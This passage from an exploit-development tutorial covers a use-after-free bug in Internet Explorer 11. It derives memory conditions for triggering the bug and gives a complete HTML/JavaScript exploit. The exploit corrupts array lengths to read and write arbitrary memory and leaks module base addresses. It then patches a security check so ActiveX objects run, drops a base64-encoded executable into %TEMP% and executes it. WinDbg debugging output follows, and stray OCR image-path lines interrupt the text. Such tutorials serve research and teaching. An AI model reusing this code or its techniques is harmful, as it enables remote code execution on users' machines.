
Next is the graph of CMarkup::Root:



Here's the graph of CElement::EnsureFormatCacheChange:



And, finally, this is the graph of CView::AddInvalidationTask, the function which contains the overwriting instruction (inc):



Here's the schema I devised:

```
Conditions to control the bug and force an INC of dword at magic_addr + 0x1b:
X = [ptr+0A4h] ==> Y = [X+0ch] ==>
        [Y+208h] is 0
        [Y+630h+248h] = [Y+878h] val to inc!      <======
        [Y+630h+380h] = [Y+9b0h] has bit 16 set
        [Y+630h+3f4h] = [Y+0a24h] has bit 7 set
        [Y+1044h] is 0
U = [ptr+118h] ==>  is 0 => V = [U-24h] => W = [V+1ch],
        [W+0ah] has bit 1 set & bit 4 unset
        [W+44h] has bit 7 set
        [W+5ch] is writable
[ptr+198h] has bit 12 set
```

Let's consider the first two lines:

```
X = [ptr+0A4h] ==> Y = [X+0ch] ==>
        [Y+208h] is 0
```

The term ptr is the dangling pointer (which should point to our string). The two lines above means [Y+208h] must be 0, where Y is the value at X+0ch, where X is the value at ptr+0a4h.

Deducing such a schema can be time consuming and a little bit of trial and error may be necessary. The goal is to come up with a schema that results in an execution path which reaches the overwriting instruction and then resume the execution of the javascript code without any crashes.

It's a good idea to start by identifying the *must*-nodes (in IDA), i.e. the nodes that must belong to the execution path. Then you can determine the conditions that must be met to make sure that those nodes belong to the execution path. Once you've done that, you start exploring the graph and see what are the suitable sub-paths for connecting the *must*-nodes.

You should check that the schema above is correct by looking at the graphs and following the execution path.

IE11: Part 2

Completing the exploit

As we saw, the POC uses window.onload because it requires that the javascript code is executed after the page has fully loaded. We must do the same in our exploit. We also need to make the required changes to the rest of the page. Here's the resulting code:

XHTML

```
<html xmlns:v="urn:schemas-microsoft-com:vml">
<head id="haed">
<title>IE Case Study - STEP1</title>
<style>
	v\:*{Behavior: url(#default#VML)}
</style>
<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE9" />
<script language="javascript">
  window.onload = function() {
    CollectGarbage();
    var header_size = 0x20;
    var array_len = (0x10000 - header_size)/4;
    var a = new Array();
    for (var i = 0; i < 0x1000; ++i) {
      a[i] = new Array(array_len);
      a[i][0] = 0;
    }

    magic_addr = 0xc000000;

    //           /------- allocation header -------\ /--------- buffer header ---------\
    // 0c000000: 00000000 0000fff0 00000000 00000000 00000000 00000001 00003ff8 00000000
    //                                                        array_len buf_len

    alert("Modify the \"Buffer length\" field of the Array at 0x" + magic_addr.toString(16));

    // Locate the modified Array.
    var idx = -1;
    for (var i = 0; i < 0x1000 - 1; ++i) {
      // We try to modify the first element of the next Array.
      a[i][array_len + header_size/4] = 1;

      // If we successfully modified the first element of the next Array, then a[i]
      // is the Array whose length we modified.
      if (a[i+1][0] == 1) {
        idx = i;
        break;
      }
    }

    if (idx == -1) {
```


```
    alert("Can't find the modified Array");
    return;
  }

  // Modify the second Array for reading/writing everywhere.
  a[idx][array_len + 0x14/4] = 0x3fffffff;
  a[idx][array_len + 0x18/4] = 0x3fffffff;
  a[idx+1].length = 0x3fffffff;
  var base_addr = magic_addr + 0x10000 + header_size;

  // Very Important:
  //    The numbers in Array are signed int32. Numbers greater than 0x7fffffff are
  //    converted to 64-bit floating point.
  //    This means that we can't, for instance, write
  //        a[idx+1][index] = 0xc1a0c1a0;
  //    The number 0xc1a0c1a0 is too big to fit in a signed int32.
  //    We'll need to represent 0xc1a0c1a0 as a negative integer:
  //        a[idx+1][index] = -(0x100000000 - 0xc1a0c1a0);

  function int2uint(x) {
    return (x < 0) ? 0x100000000 + x : x;
  }

  function uint2int(x) {
    return (x >= 0x80000000) ? x - 0x100000000 : x;
  }

  // The value returned will be in [0, 0xffffffff].
  function read(addr) {
    var delta = addr - base_addr;
    var val;
    if (delta >= 0)
      val = a[idx+1][delta/4];
    else
      // In 2-complement arithmetic,
      //   -x/4 = (2^32 - x)/4
      val = a[idx+1][(0x100000000 + delta)/4];

    return int2uint(val);
  }

  // val must be in [0, 0xffffffff].
  function write(addr, val) {
    val = uint2int(val);

    var delta = addr - base_addr;
    if (delta >= 0)
      a[idx+1][delta/4] = val;
    else
      // In 2-complement arithmetic,
      //   -x/4 = (2^32 - x)/4
      a[idx+1][(0x100000000 + delta)/4] = val;
  }

  function get_addr(obj) {
```

```
    a[idx+2][0] = obj;
    return read(base_addr + 0x10000);
  }

  // Back to determining the base address of MSHTML...
  // Here's the beginning of the element div:
  //      +----- jscript9!Projection::ArrayObjectInstance::`vftable' = jscript9 + 0x2d50
  //      v
  //  04ab2d50 151f1ec0 00000000 00000000
  //  6f5569ce 00000000 0085f5d8 00000000
  //      ^
  //      +---- MSHTML!CBaseTypeOperations::CBaseFinalizer = mshtml + 0x1569ce
  var addr = get_addr(document.createElement("div"));
  jscript9 = read(addr) - 0x2d50;
  mshtml = read(addr + 0x10) - 0x1569ce;

  var old1 = read(mshtml+0xebcd98+0x10);
  var old2 = read(mshtml+0xebcd98+0x14);

  function GodModeOn() {
    write(mshtml+0xebcd98+0x10, jscript9+0x155e19);
    write(mshtml+0xebcd98+0x14, jscript9+0x155d7d);
  }

  function GodModeOff() {
    write(mshtml+0xebcd98+0x10, old1);
    write(mshtml+0xebcd98+0x14, old2);
  }

  // content of exe file encoded in base64.
  runcalc = 'TVqQAAMAAAAEAAAA//8AALgAAAAAA <snipped> AAAAAAAAAAAAAAAAAAAAAAAAAAAAA';
  function createExe(fname, data) {
    GodModeOn();
    var tStream = new ActiveXObject("ADODB.Stream");
    var bStream = new ActiveXObject("ADODB.Stream");
    GodModeOff();

    tStream.Type = 2;       // text
    bStream.Type = 1;       // binary
    tStream.Open();
    bStream.Open();
    tStream.WriteText(data);
    tStream.Position = 2;       // skips the first 2 bytes in the tStream (what are they?)
    tStream.CopyTo(bStream);

    var bStream_addr = get_addr(bStream);
    var string_addr = read(read(bStream_addr + 0x50) + 0x44);
    write(string_addr, 0x003a0043);       // 'C:'
    write(string_addr + 4, 0x0000005c);   // '\'
    try {
      bStream.SaveToFile(fname, 2);     // 2 = overwrites file if it already exists
    }
    catch(err) {
      return 0;
    }
```

```
    tStream.Close();
    bStream.Close();
    return 1;
  }

  function decode(b64Data) {
    var data = window.atob(b64Data);

     // Now data is like
    //   11 00 12 00 45 00 50 00 ...
    // rather than like
    //   11 12 45 50 ...
    // Let's fix this!
    var arr = new Array();
    for (var i = 0; i < data.length / 2; ++i) {
      var low = data.charCodeAt(i*2);
      var high = data.charCodeAt(i*2 + 1);
      arr.push(String.fromCharCode(low + high * 0x100));
    }
    return arr.join('');
  }

  GodModeOn();
  var shell = new ActiveXObject("WScript.shell");
  GodModeOff();
  fname = shell.ExpandEnvironmentStrings("%TEMP%\\runcalc.exe");
  if (createExe(fname, decode(runcalc)) == 0) {
//      alert("SaveToFile failed");
    window.location.reload();
    return 0;
  }
  shell.Exec(fname);
  alert("Done");
 }
</script>
</head>
<body><v:group id="vml" style="width:500pt;"><div></div></group></body>
</html>
```

I snipped runcalc. You can download the full code from here: code6.

When we try it, a familiar dialog box pops up:



This means that something changed and the *God Mode* doesn't work anymore.

Let's start by adding two alerts to check that the variables jscript9 and mshtml contain the correct base addresses:

JavaScript

```
// Back to determining the base address of MSHTML...
// Here's the beginning of the element div:
//      +----- jscript9!Projection::ArrayObjectInstance::`vftable' = jscript9 + 0x2d50
//      v
//  04ab2d50 151f1ec0 00000000 00000000
//  6f5569ce 00000000 0085f5d8 00000000
//      ^
//      +---- MSHTML!CBaseTypeOperations::CBaseFinalizer = mshtml + 0x1569ce
var addr = get_addr(document.createElement("div"));
jscript9 = read(addr) - 0x2d50;
mshtml = read(addr + 0x10) - 0x1569ce;
alert(jscript9.toString(16));
alert(mshtml.toString(16));
```

When we reload the page in IE we discover that the two variables contain incorrect values. Let's modify the code again to find out what's wrong:

JavaScript

```
// Back to determining the base address of MSHTML...
// Here's the beginning of the element div:
//      +----- jscript9!Projection::ArrayObjectInstance::`vftable' = jscript9 + 0x2d50
//      v
//  04ab2d50 151f1ec0 00000000 00000000
//  6f5569ce 00000000 0085f5d8 00000000
//      ^
//      +---- MSHTML!CBaseTypeOperations::CBaseFinalizer = mshtml + 0x1569ce
var addr = get_addr(document.createElement("div"));
alert(addr.toString(16));
jscript9 = read(addr) - 0x2d50;
mshtml = read(addr + 0x10) - 0x1569ce;
```

When we analyze the object at the address addr, we realize that something is missing:

```
0:021> dd 3c600e0
03c600e0  6cd75480 03c54120 00000000 03c6cfa0
03c600f0  029648a0 03c6af44 03c6af74 00000000
03c60100  6cd7898c 00000001 00000009 00000000
03c60110  0654d770 00000000 00000000 00000000
03c60120  6cd75480 03c54120 00000000 03c6c000
03c60130  029648a0 03c6a3d4 03c6af44 00000000
03c60140  6cd75480 03c54120 00000000 03c6cfb0
03c60150  029648a0 029648c0 03c60194 00000000
0:021> ln 6cd75480
(6cd75480)   jscript9!HostDispatch::`vftable'   |  (6cd755d8)   jscript9!Js::ConcatStringN<4>::`vftable'
Exact matches:
    jscript9!HostDispatch::`vftable' = <no type information>
0:021> ln 029648a0
0:021> dds 3c600e0
03c600e0  6cd75480 jscript9!HostDispatch::`vftable'
03c600e4  03c54120
03c600e8  00000000
03c600ec  03c6cfa0
03c600f0  029648a0
03c600f4  03c6af44
03c600f8  03c6af74
03c600fc  00000000
03c60100  6cd7898c jscript9!HostVariant::`vftable'
03c60104  00000001
03c60108  00000009
03c6010c  00000000
03c60110  0654d770
03c60114  00000000
03c60118  00000000
03c6011c  00000000
03c60120  6cd75480 jscript9!HostDispatch::`vftable'
```

```
03c60124  03c54120
03c60128  00000000
03c6012c  03c6c000
03c60130  029648a0
03c60134  03c6a3d4
03c60138  03c6af44
03c6013c  00000000
03c60140  6cd75480 jscript9!HostDispatch::`vftable'
03c60144  03c54120
03c60148  00000000
03c6014c  03c6cfb0
03c60150  029648a0
03c60154  029648c0
03c60158  03c60194
03c6015c  00000000
```

How can we determine the base address of mshtml.dll without a pointer to a vftable in it?

We need to find another way. For now, we learned that the div element is represented by an object of type jscript9!HostDispatch. But we've already seen this object in action. Do you remember the stack trace of the crash? Here it is again:

```
0:007> k 10
ChildEBP RetAddr
0a53b790 0a7afc25 MSHTML!CMarkup::IsConnectedToPrimaryMarkup
0a53b7d4 0aa05cc6 MSHTML!CMarkup::OnCssChange+0x7e
0a53b7dc 0ada146f MSHTML!CElement::OnCssChange+0x28
0a53b7f4 0a84de84 MSHTML!`CBackgroundInfo::Property<CBackgroundImage>'::`7'::`dynamic atexit destructor for 'fieldD
efaultValue''+0x4a64
0a53b860 0a84dedd MSHTML!SetNumberPropertyHelper<long,CSetIntegerPropertyHelper>+0x1d3
0a53b880 0a929253 MSHTML!NUMPROPPARAMS::SetNumberProperty+0x20
0a53b8a8 0ab8b117 MSHTML!CBase::put_BoolHelper+0x2a
0a53b8c0 0ab8aade MSHTML!CBase::put_Bool+0x24
0a53b8e8 0aa3136b MSHTML!GS_VARIANTBOOL+0xaa
0a53b97c 0aa32ca7 MSHTML!CBase::ContextInvokeEx+0x2b6
```


```
0a53b9a4 0a93b0cc MSHTML!CElement::ContextInvokeEx+0x4c
0a53b9d0 0a8f8f49 MSHTML!CLinkElement::VersionedInvokeEx+0x49
0a53ba08 6ef918eb MSHTML!CBase::PrivateInvokeEx+0x6d
0a53ba6c 6f06abdc jscript9!HostDispatch::CallInvokeEx+0xae
0a53bae0 6f06ab30 jscript9!HostDispatch::PutValueByDispId+0x94
0a53baf8 6f06aafc jscript9!HostDispatch::PutValue+0x2a
```

In particular, look at these two lines:

```
0a53ba08 6ef918eb MSHTML!CBase::PrivateInvokeEx+0x6d
0a53ba6c 6f06abdc jscript9!HostDispatch::CallInvokeEx+0xae
```

